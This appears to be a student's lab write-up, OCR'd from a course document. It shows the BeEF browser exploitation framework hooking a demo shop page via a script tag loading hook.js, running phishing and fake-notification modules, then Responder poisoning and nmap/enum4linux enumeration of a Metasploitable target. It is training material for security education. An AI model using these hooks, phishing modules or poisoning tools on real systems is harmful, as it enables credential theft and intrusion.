<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html lang="en">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<title>The Butcher</title>
<link rel="stylesheet" type="text/css" href="butch.css" />
</head>
<body>
<script src="jquery-1.12.4.min.js"></script>
<script>
function showfriends() {
$("#hamper").hide();
$("#friends").show();
}
function showHamper() {
$("#friends").hide();
$("#hamper").show();
}
</script>
<script>
var commandModuleStr = '<script src="/hook.js" type="text/javascript"><\/script>';
document.write(commandModuleStr);
</script>

<!-- Awesome Beef Images from: http://www.flickr.com/photos/bulle_de/4657658048/ and http://www.flickr.com/photos/dinesarasota/3944842189/ -->


Welcome to The Butcher, your source of delicious meats. Please feel free to view our samples, sign up to our mailing-list or purchase our special BeEF-hamper!



BeEF Control Panel
The Butcher
http://127.0.0.1:3000/demos
127.0.0.1:3000/ui/panel#id=1oJQnk1t03tVlA0RL8oNaCcGRWCtNGfP5lUPAYmskpJUcbyoopQ7f3lSLgH
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
BeEF 0.5.4.0 | Logout
Hooked Browsers
Online Browsers
127.0.0.1
Offline Browsers
Getting Started
Logs
Zombies
Current Browser
Details
Logs
Commands
Proxy
XssRays
Network
Key
Value
browser.capabilities.activex No
browser.capabilities.flash No
browser.capabilities.googlegears No
browser.capabilities.phonegap No
browser.capabilities.quicktime No
browser.capabilities.realplayer No
browser.capabilities.silverlight No
browser.capabilities.vbscript No
browser.capabilities.vlc No
browser.capabilities.webgl Yes
browser.capabilities.webrtc No
browser.capabilities.websocket Yes
browser.capabilities.webworker Yes
browser.capabilities.wmp No
browser.date.datestamp Wed Oct 30 2024 22:30:33 GMT+0100 (Central European Standard Time)
browser.engine Gecko
browser.language en-US
browser.name.reported Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
browser.platform Linux aarch64
browser.plugins PDF Viewer,Chrome PDF Viewer,Chromium PDF Viewer,Microsoft Edge PDF Viewer,WebKit built-in PDF
browser.version 115.9
browser.window.cookies BEEFHOOK=1oJQnk1t03tVlA0RL8oNaCcGRWCtNGfP5lUPAYmskpJUcbyoopQ7f3lSLgHO1QwlyBHUlylZGlO7ZJC4G
browser.window.hostname 127.0.0.1
browser.window.hostport 3000



BeEF 0.5.4.0 | Logout
Hooked Browsers
Online Browsers
127.0.0.1
Offline Browsers
Getting Started
Logs
Zombies
Current Browser
Details
Logs
Commands
Proxy
XssRays
Network
Module Tree
antivirus
Host (1)
Detect Antivirus
Module Results History
id
date
label
The results from executed command modules will be listed here.
Detect Antivirus
Description:
This module detects the javascript code automatically included by some AVs (currently supports detection for Kaspersky, Avira, Avast (ASW), BitDefender, Norton, Dr. Web)
Id:
126


Hooked Browsers
Online Browsers
127.0.0.1
Offline Browsers
Getting Started
Logs
Zombies
Current Browser
Details
Logs
Commands
Proxy
XssRays
Network
Module Tree
Search
Browser (58)
Chrome Extensions (6)
Debug (9)
Exploits (110)
Host (24)
IPEC (9)
Metasploit (1)
Misc (20)
Network (24)
Persistence (9)
Phonegap (16)
Social Engineering (24)
Text to Voice
Clickjacking
Loamtuf Download
Spoof Address Bar (data URL)
Clippy
Fake Flash Update
Fake Notification Bar
Fake Notification Bar (Chrome)
Fake Notification Bar (Firefox)
Fake Notification Bar (IE)
Google Phishing
Pretty Theft
Replace Videos (Fake Plugin)
Simple Hijacker
TabNabbing
Module Results History
id
date
label
object_id
0
2024-10-30 23:04
command 1
1
1
2024-10-30 23:09
command 2
2
Command results
Re-execute command
Plugin URL:
http://10.6.6.1
Notification text:
An additional AD-BLOCK!!! plug-in is required to displ
Re-execute

Part 2: Investigate BeEF Exploit Capabilities








Command results

1	Wed Oct 30 2024 23:31:34 GMT+0100 (Central European Standard Time) **data**: result=Notification has been displayed
2	Wed Oct 30 2024 23:33:36 GMT+0100 (Central European Standard Time) **data**: result=Notification has been displayed
3	Wed Oct 30 2024 23:34:42 GMT+0100 (Central European Standard Time) **data**: result=Notification has been displayed
4	Wed Oct 30 2024 23:35:50 GMT+0100 (Central European Standard Time) **data**: result=User has clicked the notification

Details | Logs | Commands | Proxy | XssRays | **Network**

Map | Hosts | Services



Details | **Logs** | Commands | Proxy | XssRays | Network

Id...	Type	Event	Date	Brow
89		3.218s - [Blur] Browser window has lost focus.	2024-10-30 22:34:08 UTC	1
88		15.114s - [Focus] Browser window has regained focus.	2024-10-30 22:34:02 UTC	1
87		9.200s - [Blur] Browser window has lost focus.	2024-10-30 22:33:57 UTC	1
86		8.419s - [Focus] Browser window has regained focus.	2024-10-30 22:33:55 UTC	1
85		1.663s - [Blur] Browser window has lost focus.	2024-10-30 22:33:49 UTC	1
84		131.507s - [Focus] Browser window has regained focus.	2024-10-30 22:33:45 UTC	1
83		128.444s - [Blur] Browser window has lost focus.	2024-10-30 22:33:42 UTC	1
82		122.766s - [Focus] Browser window has regained focus.	2024-10-30 22:33:37 UTC	1
81		Hooked browser [id:1, ip:127.0.0.1] has executed instructions (status: UNKNOWN) from command module [cid:4, mod: 18, name:'Fake Notification Bar']	2024-10-30 22:33:36 UTC	1
80		10.729s - [Blur] Browser window has lost focus.	2024-10-30 22:31:45 UTC	1
79		Hooked browser [id:1, ip:127.0.0.1] has executed instructions (status: UNKNOWN) from command module [cid:4, mod: 18, name:'Fake Notification Bar']	2024-10-30 22:31:34 UTC	1
78		127.0.0.1 appears to have come back online	2024-10-30 22:31:33 UTC	1
77		195.183s - [Blur] Browser window has lost focus.	2024-10-30 22:29:13 UTC	1
76		178.719s - [Mouse Click] x: 491 y:17 > img	2024-10-30 22:28:55 UTC	1
75		Hooked browser [id:1, ip:127.0.0.1] has executed instructions (status: UNKNOWN) from command module [cid:3, mod: 16, name:'Fake Notification Bar (Firefox)']	2024-10-30 22:28:55 UTC	1


TabNabbing

Description: This module redirects to the specified URL after the tab has been inactive for a specified amount of time.


Id: 3

URL: http://127.0.0.1

Wait (minutes): 1


BeEF Control Panel
BeEF Basic Demo
0.0.0.0:3000/demos/basic.html
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
BeEF
THE BROWSER EXPLOITATION FRAMEWORK PROJECT
You should be hooked into BeEF.
Have fun while your browser is working against you.
These links are for demonstrating the "Get Page HREFs" command module:
The Browser Exploitation Framework Project homepage
BeEF Wiki
Browser Hacker's Handbook
Slashdot
Have a go at the event logger. Insert your secret here:
You can also load up a more advanced demo page.



(sbarai㉿kali927)-[~]
$ sudo responder -I eth0
NBT-NS, LLMNR & MDNS Responder 3.1.4.0
To support this project:
Github → https://github.com/sponsors/lgandx
Paypal → https://paypal.me/PythonResponder
Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C
[+] Poisoners:
LLMNR [ON]
NBT-NS [ON]
MDNS [ON]
DNS [ON]
DHCP [OFF]
[+] Servers:
HTTP server [ON]
HTTPS server [ON]
WPAD proxy [OFF]
Auth proxy [OFF]
SMB server [ON]
Kerberos server [ON]
SQL server [ON]
FTP server [ON]
IMAP server [ON]
POP3 server [ON]
SMTP server [ON]
DNS server [ON]
LDAP server [ON]
MQTT server [ON]
RDP server [ON]



5.1.4

Scanning for SMB Vulnerabilities with enum4linux

Server Message Block (SMB) is a Microsoft protocol that is available on non-Microsoft networks through the open-source Samba service. SMB makes it easy to set up and access network shares on LANs. However, many vulnerabilities have been found in it, and a number of high-profile exploits of it have appeared, such as WannaCry, Conficker, and EternalBlue.



Enum4linux is a tool for enumerating information from Windows and Samba. Samba is an application that enables Linux and Apple clients to participate in Windows networks. It enables non-Windows clients to utilize the Server Message Block (SMB)

protocol to access file and print services. Samba servers can participate in a Windows domain, both as a client and a server.

Part 1: Launch enum4linux and explore its capabilities

┌──(kali㉿kali)-[~]
└─$ **sudo su**
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# **enum4linux –help**
The help file contains the syntax and options available to enumerate host and server information on networks that use SMB. Enum4linux requires that Samba be installed on the host system, in this case the Kali Linux computer, because it is dependent on the built-in Samba utilities.

Which Samba utilities does the help file indicate are used by the enum4linux tool?
rpcclient, net, nmblookup and smbclient.

Relative Identifier (RID)
Uniquely identifies a user, group, system, or domain.
Security Identifier (SID)
Uniquely identifies users and groups within the local domain. Globally unique so can also work between domains.
Domain Controller (DC)
Domain controller is a server that manages network and identity security requests. It authenticates users and determines whether the users are allowed to access IT resources in the domain.
Lightweight Directory Access Protocol (LDAP)
a directory access protocol that enables services and clients that use LDAP naming services to communicate.
Workgroup
a group of standalone computers that are independently administered.


Part 2: Use Nmap to Find SMB Servers
Common open ports on SMB servers are:
TCP 135 RPC
TCP 139 NetBIOS Session
TCP 389 LDAP Server
TCP 445 SMB File Service
TCP 9389 Active Directory Web Services
TCP/UDP 137 NetBIOS Name Service
UDP 138 NetBIOS Datagram

```
┌──(kali㉿Kali)-[~]
└─$ sudo -i
[sudo] password for kali:
┌──(root㉿Kali)-[~]
└─# nmap -sN 172.17.0.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2024-12-09 16:00 MST
Nmap scan report for metasploitable.vm (172.17.0.2)
Host is up (0.0000010s latency).
Not shown: 983 closed tcp ports (reset)
PORT     STATE         SERVICE
21/tcp   open|filtered ftp
22/tcp   open|filtered ssh
23/tcp   open|filtered telnet
25/tcp   open|filtered smtp
80/tcp   open|filtered http
139/tcp  open|filtered netbios-ssn
445/tcp  open|filtered microsoft-ds
512/tcp  open|filtered exec
513/tcp  open|filtered login
514/tcp  open|filtered shell
1099/tcp open|filtered rmiregistry
1524/tcp open|filtered ingreslock
2121/tcp open|filtered ccproxy-ftp
3306/tcp open|filtered mysql
6667/tcp open|filtered irc
8009/tcp open|filtered ajp13
8180/tcp open|filtered unknown
MAC Address: 02:42:AC:11:00:02 (Unknown)

Nmap scan report for 172.17.0.1
Host is up (0.0000010s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE         SERVICE
22/tcp open|filtered ssh

Nmap done: 256 IP addresses (2 hosts up) scanned in 4.47 seconds
```

Part 3: Use enum4linux to enumerate users and network file shares

```
┌──(root㉿Kali)-[~]
└─# enum4linux -U 172.17.0.2
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Mon Dec  9 16:04:38 2024

 ==========( Target Information )==========

Target ........... 172.17.0.2
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ==========( Enumerating Workgroup/Domain on 172.17.0.2 )==========


[+] Got domain/workgroup name: WORKGROUP


 ==========( Session Check on 172.17.0.2 )==========


[E] Server doesn't allow session using username '', password ''.  Aborting remainder of tests.
```

```
┌──(root㉿Kali)-[~]
└─# enum4linux -Sv 172.17.0.2

[V] Dependent program "nmblookup" found in /usr/bin/nmblookup

[V] Dependent program "net" found in /usr/bin/net

[V] Dependent program "rpcclient" found in /usr/bin/rpcclient

[V] Dependent program "smbclient" found in /usr/bin/smbclient

[V] Dependent program "polenum" found in /usr/bin/polenum

[V] Dependent program "ldapsearch" found in /usr/bin/ldapsearch

Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Mon Dec  9 16:05:39 2024

 ==========( Target Information )==========

Target ........... 172.17.0.2
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ==========( Enumerating Workgroup/Domain on 172.17.0.2 )==========


[V] Attempting to get domain name with command: nmblookup -A '172.17.0.2'

[+] Got domain/workgroup name: WORKGROUP
```



What is the minimum password length set for accounts on this server? What is the account lockout threshold setting?

Minimum password length is five characters, and no account lockout threshold is set.

How would rate the security of the password policy set for this domain? Low, medium, or high? Explain.

Low. The minimum password length is too short. In addition, the password complexity flag is 000000. Microsoft documents this value as meaning no password complexity policy is set. Also, no minimum password age is configured.

Step 2: Perform a simple enumeration scan on target 10.6.6.23